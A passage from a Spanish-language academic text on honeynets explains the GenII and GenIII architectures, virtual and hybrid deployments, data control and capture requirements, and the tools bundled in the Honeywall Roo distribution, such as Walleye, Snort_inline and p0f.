Al igual que ocurre en las *honeynets* de primera generación, *The Honeynet Project* recomienda unos umbrales de conexiones realizadas desde la red de *honeypots* al exterior. El número de conexiones aumentan en las *honeynets* GenII, gracias al mayor control sobre el intruso y a una mayor contención de la *honeynet*. Las conexiones recomendadas son de 15 TCP, 20 UDP, 50 ICMP y 15 para otros protocolos. Hay que indicar que estos umbrales se refieren a cada *honeypot* por día.

Con el paso del tiempo, las herramientas y protocolos utilizados por los atacantes

para acceder a los sistemas han evolucionado, aumentando las capas de seguridad y añadiendo métodos para cifrar y anonimizar las conexiones. Debido al uso de conexiones cifradas, no es posible obtener información valiosa únicamente realizando *sniffing* en la red. Se han desarrollado herramientas similares a *rootkits* y que trabajan a nivel de kernel de máquinas *UNIX* comprometidas, capaces de registrar todas las acciones llevadas a cabo en una *shell*. Un ejemplo de estas herramientas es *Sebek*, mas adelante se describirá con más detalle [68].

El *honeywall* tiene 3 interfaces de red. Una de ellas está conectada a la red de administración, una red segura utilizada para llevar a cabo las tareas de configuración. Las otras dos interfaces, representadas por una linea de puntos en la Figura 5.2, son interfaces de red sin dirección IP, ya que solo realizan acciones de la capa 2 del modelo OSI al configurarse como *puentes* (*bridges*). Esta configuración no decrementa el campo *TTL* de los paquetes ni tampoco realiza routing que pueda modificar el contenido de los mismos. Por tanto, es más difícil de detectar el *honeywall* que un router de capa 3, como ocurre en las *honeynets* GenI. El modo bridge permite segmentar la red de producción de la red de *honeypots*, aunque todos pertenezcan a la misma red lógica. Esta situación permite que la *honeynet* pueda detectar ataques internos (realizados desde la red interna de la organización) y externos (ataques procedentes de *Internet*). En el caso de las *honeynets* GenI, tan solo podían recibir ataques desde *Internet*, ya que los mecanismos de seguridad implementados no eran adecuados para un entorno corporativo de producción.

5.2.3. Honeynets de tercera generación (GenIII)

Las *honeynets* GenIII se dieron a conocer en el año 2004. Esta generación no incluye cambios en la arquitectura respecto a las *honeynets* GenII. La evolución hacia esta ultima generación tuvo lugar gracias a las mejoras incorporadas en la administración [6, 78]. Se incluyeron herramientas de administración remota y se sumaron mejoras en los sistemas de recolección y centralización de la información, facilitando el análisis de los datos. Por ejemplo, se incorporó una nueva versión de *Sebek* y el uso de la interfaz *web Walleye*, capaz de correlacionar los eventos ocurridos en la *honeynet*, visualizar la información recolectada y, administrar la configuración de la *honeynet* desde un único punto. Un ejemplo de *honeynet* de GenIII es *Honeywall Roo*, que será descrita más adelante [73].

5.3. Honeynets virtuales y físicas

Una *honeynet* puede ser implementada de dos formas posibles, física o virtual [78]. En una *honeynet* física, los *honeypots* y el resto de sistemas se ejecutan en máquinas físicas independientes. Una *honeynet* virtual implementa los *honeypots* y el resto de sistemas sobre máquinas virtuales, las cuales se ejecutan en la misma máquina física, llamada *host anfitrión*.
La principal ventaja de una *honeynet* virtual frente a una física es el ahorro en el coste del *hardware* utilizado, reducido al equipo que realiza las tareas de virtualización. Una *honeynet*

virtual facilita la administración de los *honeypots* y del resto de dispositivos, además, la *honeynet* puede convertirse en una solución «*plug-and-play*» gracias a la virtualización.

Dentro de las *honeynets* virtuales se pueden diferenciar dos tipos más de implementaciones:

- **Honeynet autocontenida**: Una *honeynet* virtual autocontenida esta implementada en una única máquina física mediante virtualización, incluyendo todos los *honeypots* y dispositivos que componen la *honeynet* (*honeywall*, IDS, router, etc.).



Figura 5.3: Honeynet virtual autocontenida.

- **Honeynet híbrida**: Es una combinación de una *honeynet* virtual con una física. En este tipo de *honeynet*, los *honeypots* se ejecutan sobre máquinas virtuales en una misma máquina física, pero los dispositivos básicos (*honeywall*, IDS, router, etc.) se implementan en una máquina física independiente. Esta implementación disminuye la carga de memoria y CPU del equipo de virtualización. Además, supone una mejora de seguridad, ya que disminuye las probabilidades de que la *honeynet* completa sea comprometida por un atacante.



Figura 5.4: Honeynet virtual híbrida.

5.4. Requerimientos básicos de una honeynet

Debido a la arquitectura de las *honeynets* GenI, no es posible realizar un control exhaustivo sobre ellas, por ello evolucionaron a las *honeynets* GenII [72].
Las *honeynets* GenII y GenIII son redes altamente controladas, donde cada paquete que entra y sale de ellas es monitorizado, capturado y analizado. Las *honeynets* requieren la implementación de métodos que permitan analizar toda la actividad que ocurre en la *honeynet*, estos métodos son:

- **Control de datos**: El propósito es evitar que los atacantes utilicen los sistemas de la *honeynet* para realizar ataques a sistemas externos. Su objetivo es minimizar el riesgo.
- **Captura de datos**: Registra toda la actividad de los atacantes dentro de la *honeynet*.
- **Análisis de datos**: Mecanismos para analizar la información recogida sobre la actividad maliciosa.

- **Recolección de datos**: Centralizar toda la información recogida en un único punto, principalmente en *honeynets* distribuidas.

Las *honeynets* GenII y GenIII tienen todos los requisitos combinados en el *honeywall*, a excepción de la recolección de datos. Este hecho facilita el desarrollo y el mantenimiento de la *honeynet*.

5.4.1. Control de datos

El control de datos permite a un intruso o *malware* realizar actividades maliciosas dentro de la *honeynet*, manteniendo un equilibrio entre la libertad y la contención de sus acciones. Hay que proporcionar al intruso un entorno en el que pueda realizar actividades con cierta libertad, pero sin que pueda llegar a comprometer sistemas externos. Este control tiene que ser lo suficientemente transparente para evitar que la *honeynet* sea descubierta. Cuanta mayor libertad de movimientos se le permitan al intruso, mayor será el riesgo de que dañe a terceros sistemas [27].
El control de datos implementa varias capas de contención, como limites en el número de conexiones salientes, restricciones de ancho de banda o sistemas IDS/IPS [34]. En las *honeynets* GenII y GenIII, el *firewall IPTables* limita las conexiones del intruso y *Snort_inline* (NIDS) se encarga de analizar los paquetes de red y, descartar o modificar aquellos que contengan datos que puedan causar daños en sistemas, como el contenido de los *exploits* [78]. Estas dos tecnologías constituyen un mecanismo de control de datos potente y flexible, que permite una administración personalizada y adaptada al entorno.

5.4.2. Captura de datos

El propósito de la captura de datos es registrar toda la información que se genera en la *honeynet* debido a la actividad de los atacantes. La captura de datos es el principal requisito que fundamenta el uso de una *honeynet*, cuyo objetivo es recopilar toda la información posible sobre un ataque. En las *honeynets* GenII y GenIII se identifican tres capas o niveles de captura de datos [27]:

- **Registros del firewall**. El logs de conexiones del *firewall* permite obtener en una primera instancia, las conexiones de entrada y salida que atraviesan el *honeywall*. Estos registros proporcionan información sobre el origen y el destino de un ataque, así como de las conexiones que realizan las herramientas instaladas el atacante o *malware*.
- **Registros del tráfico de red**. En este nivel se capturan todos los paquetes que entran o salen de la *honeynet* y se almacenan en un fichero para su posterior análisis, por ejemplo, mediante la herramienta *Wireshark*. La captura del tráfico de red es realizada por el NIDS/NIPS, que escucha en las interfaces internas de la *honeynet*.
- **Registros de actividad del sistema**. La captura de información en los *honeypots* es cada vez más complicada. Hace unos años los atacantes utilizaban protocolos sin cifrar, como FTP, HTTP o Telnet para realizar sus actividades, por lo que los comandos que enviaban se podían capturar en texto claro. Hoy en día, apenas se usan estos protocolos para realizar actividades maliciosas, siendo sustituidos por protocolos cifrados como SSH para realizar conexiones con las máquinas remotas. El uso de protocolos cifrados impide obtener información relevante únicamente analizando el tráfico de red, por eso,

es necesario realizar una captura de la información en los *honeypots*.
Una herramienta utilizada en las *honeynets* GenII y GenIII es *Sebek*, que permite la captura de información en los *honeypots* y que será descrita más adelante [68].

5.4.3. Análisis de datos

Toda la información recopilada por la *honeynet* carece de valor si no se interpreta correctamente. Con el fin de analizar los sucesos ocurridos en la *honeynet*, se puede hacer uso de herramientas de terceros que faciliten la labor de representación y comprensión de la información [72]. Ejemplos de algunas de estas herramientas son:

- Frontends para las herramientas de captura de datos de bajo nivel como *Snort* y *Sebek*, por ejemplo *Wireshark*, *Snorby* y visores de logs.
- Herramientas de análisis forense, por ejemplo, la suite *Sleuthkit* o *WinInterrogate* o *Tripwire*.

5.4.4. Recolección de datos

La recolección de datos no es un requisito obligatorio en una organización que solo administra una *honeynet*. Este requisito solo tiene sentido cuando se administran varias *honeynets* distribuidas en distintas localizaciones. El propósito de la recolección de datos es centralizar toda la información capturada en cada *honeynet* en un único punto, donde se puede analizar de forma conjunta [82]. Cuando se envía información a través de redes externas hay que tener en cuenta una serie de factores:

- Asignar nombres o identificadores únicos a cada *honeynet*.
- Cumplir con los principios de confidencialidad, integridad y autenticidad de los datos transmitidos.
- Posibilidad de implementar un sistema de anonimato para datos de carácter confidencial en un entorno determinado. Por ejemplo, aplicar un sistema de codificación o cifrado a los datos sensibles antes de ser transmitidos por un medio de comunicación inseguro.
- La sincronización de hora mediante NTP de todos los dispositivos que participan en las *honeynets*.

5.5. Honeynets distribuidas

Hasta el momento solo se ha contemplado la existencia de una única *honeynet* dentro de la red de una organización. En ocasiones se necesitan desplegar varias *honeynets* en redes remotas, donde la gestión y configuración de las *honeynets* se realiza bajo el mismo mando administrativo. El conjunto de varias *honeynets* repartidas a lo largo de la red y bajo la misma administración, recibe el nombre de *honeynet* distribuida [17].
Este sería el caso particular de una organización que quisiera estudiar los ataques informáticos que puede sufrir su infraestructura en distintas delegaciones repartidas geográficamente. Lo deseable es que todas las *honeynets* desplegadas sean gestionadas por un administrador desde su puesto de trabajo localizado, evitando los desplazamientos hasta la ubicación física

de cada *honeynet*, así como evitar tener que conectar con el *honeywall* de cada una de ellas para supervisarlas individualmente.
En las *honeynets* distribuidas, los requerimientos de recolección de datos entran en juego. Cada *honeynet* envía la información recolectada a un sistema central encargado de recibir y almacenar toda la información. De esta forma es posible supervisar y analizar el estado de todas las *honeynets* desde un único punto. Esta arquitectura facilita las tareas de administración y el análisis de los datos de todas las *honeynets* por un administrador, ya que tiene toda la información centralizada en un único sistema [72]. Las *honeynets* distribuidas se clasifican como *honeynets* GenIII, ya que cumplen los requisitos de control, captura y analisis de datos, además de la recolección de datos y la implementación de herramientas de administración remotas.



Figura 5.5: Honeynet distribuida.

5.6. Distribución Honeywall Roo

En Mayo del 2005, *The Honeynet Project* liberó la segunda versión de la distribución *honeywall* denominada *Roo* [73]. Esta distribución fue desarrollada para poner a disposición de las organizaciones e investigadores una *honeynet* GenIII que se pudiera desplegar rápidamente en una red. *Honeywall Roo* se caracteriza por contener las herramientas necesarias para el control, captura y análisis de los datos de una *honeynet*, facilitando la instalación de la arquitectura de una *honeynet* GenII (ver Figura 5.2), además de incorporar mejoras en la administración remota.
La distribución se instala en el disco duro de un computador y utiliza *CentOS* como siste-

ma operativo base. El proceso de instalación guiado instala únicamente el *honeywall* y un conjunto de herramientas (descritas a continuación), además de crear y configurar las redes necesarias en las interfaces. Los *honeypots* se deben añadir y configurar independientemente de este proceso de instalación.
Las herramientas de administración y análisis que incorpora *Honeywall Roo* se describen brevemente a continuación.

5.6.1. Dialog Menu

El menú es el modo de configuración por consola del *honeywall*. Este menú es ejecutado la primera vez que arranca el sistema para realizar una configuración inicial del *honeywall*. El *Dialog Menu* solo puede ser ejecutado localmente. Entre las opciones de configuración disponibles se encuentran:

- Configuración de las interfaces de red.
- Configuración de la administración remota por SSH.
- Conexiones de *IPTables*.
- Configuración de reglas del IDS e IPS.
- Gestión de usuarios del sistema.
- Bloquear/Desbloquear el *honeywall* ante una incidencia.
- Etc.

En las siguientes figuras se pueden ver los menús principales de la aplicación de configuración:



Figura 5.6: Menú de configuración de *Honeywall Roo*, Dialog Menu.

5.6.2. Walleye

La interfaz *web* de análisis y administración remota del *honeywall* se llama *Walleye*. Se pueden configurar las mismas opciones disponibles en el *Dialog Menu*, añadiendo otras opciones y funciones de análisis de datos. En las siguientes figuras se pueden ver algunas de las secciones de la interfaz *web*.



Figura 5.7: Interfaz web *Walleye* de *Honeywall Roo*.



Figura 5.8: Opciones de configuración en *Walleye*.

5.6.3. Hwctl

Es una utilidad de linea de comandos que permite realizar cambios en los valores de las variables de *Honeywall Roo* o reiniciar algún servicio. Tanto *Walleye* como *Dialog Menu* realizan llamadas a *Hwctl* cuando necesitan realizar alguna operación sobre las variables. Para usuarios avanzados puede ser una herramienta de gran ayuda, ya que permite realizar modificaciones rápidamente, pero exige un conocimiento previo de la sintaxis y de la *API* implementada.
Por ejemplo, si se quisiera cambiar el número de conexiones salientes con efecto inmediato, la sintaxis a utilizar sería:

```
$ hwctl -r HwTCPRATE="30"
```

5.6.4. Snort

Honeywall Roo utiliza *Snort* como sistema de detección de intrusos en red. *Snort* captura y analiza los paquetes de red en busca de patrones que puedan suponer algún tipo de ataque. Las amenazas detectadas y los paquetes son registrados y pueden analizarse con más detalle a través de *Walleye* [74].

5.6.5. Snort_inline

Snort_inline funciona como un modulo incorporado a *Snort*. Este modulo añade la funcionalidad de poder cambiar el contenido de los datos de los paquetes que analiza o tomar decisiones sobre su destino, como por ejemplo, descartarlos. *Snort_inline* tiene la capacidad de comunicarse con el *firewall IPTables*, indicándole que acción de enrutamiento tiene que aplicar al paquete analizado en base a un conjunto de reglas y firmas. *Snort_inline* se puede definir como un sistema de prevención de intrusiones basado en firmas que permite tomar decisiones sobre los paquetes analizados [30].

5.6.6. IPTables

El *firewall* usado en el *honeywall* es *IPTables*, que actúa como una herramienta de usuario sobre un framework del kernel de *Linux* llamado *Netfilter*. Este ultimo es el que permite interceptar y manipular los paquetes de red en diferentes estados de procesamiento [58].
Para facilitar la tarea de administración y configuración del *firewall* para adaptarlo a las necesidades de *Honeywall Roo*, se incluyó un script llamado «rc.firewall». Este script se encarga de configurar las siguientes opciones:

- Configurar las interfaces en modo bridged del *honeywall*.
- Habilitar el acceso de administración remota.
- Habilitar y configurar las colas de paquetes para poder ser analizados con *Snort_inline*.
- Configurar el limite de conexiones salientes de la *honeynet* para evitar ataques *DDoS* o de otro tipo.
- Configurar el sistema de *logging* del *firewall*.

5.6.7. P0f

Esta herramienta está diseñada para realizar tareas de fingerprinting en modo pasivo para evitar ser detectada. Su funcionamiento se basa en la escucha del tráfico de red para identificar los sistemas operativos y dispositivos que interactúan en la red. La identificación es posible gracias a las distintas implementaciones de la pila TCP/IP que realizan los dispositivos [97]. Esta herramienta permite generar estadísticas sobre los dispositivos y las versiones de los sistemas operativos que utilizan los atacantes, proporcionando más información sobre el perfil de los mismos.

5.6.8. Argus

Argus es una herramienta que analiza las cabeceras de los paquetes que circulan por la red. Como resultado, genera un resumen del tráfico en formato de conversación o de sesión. No tiene en cuenta los datos contenidos en los paquetes, por lo que solo muestra el flujo de las conexiones. *Argus* se ejecuta manualmente a través de la interfaz *web*, donde se le indica que fichero de log de *Snort* debe analizar. Una vez analizado, muestra el flujo de las conexiones analizadas.

5.6.9. TCPdump

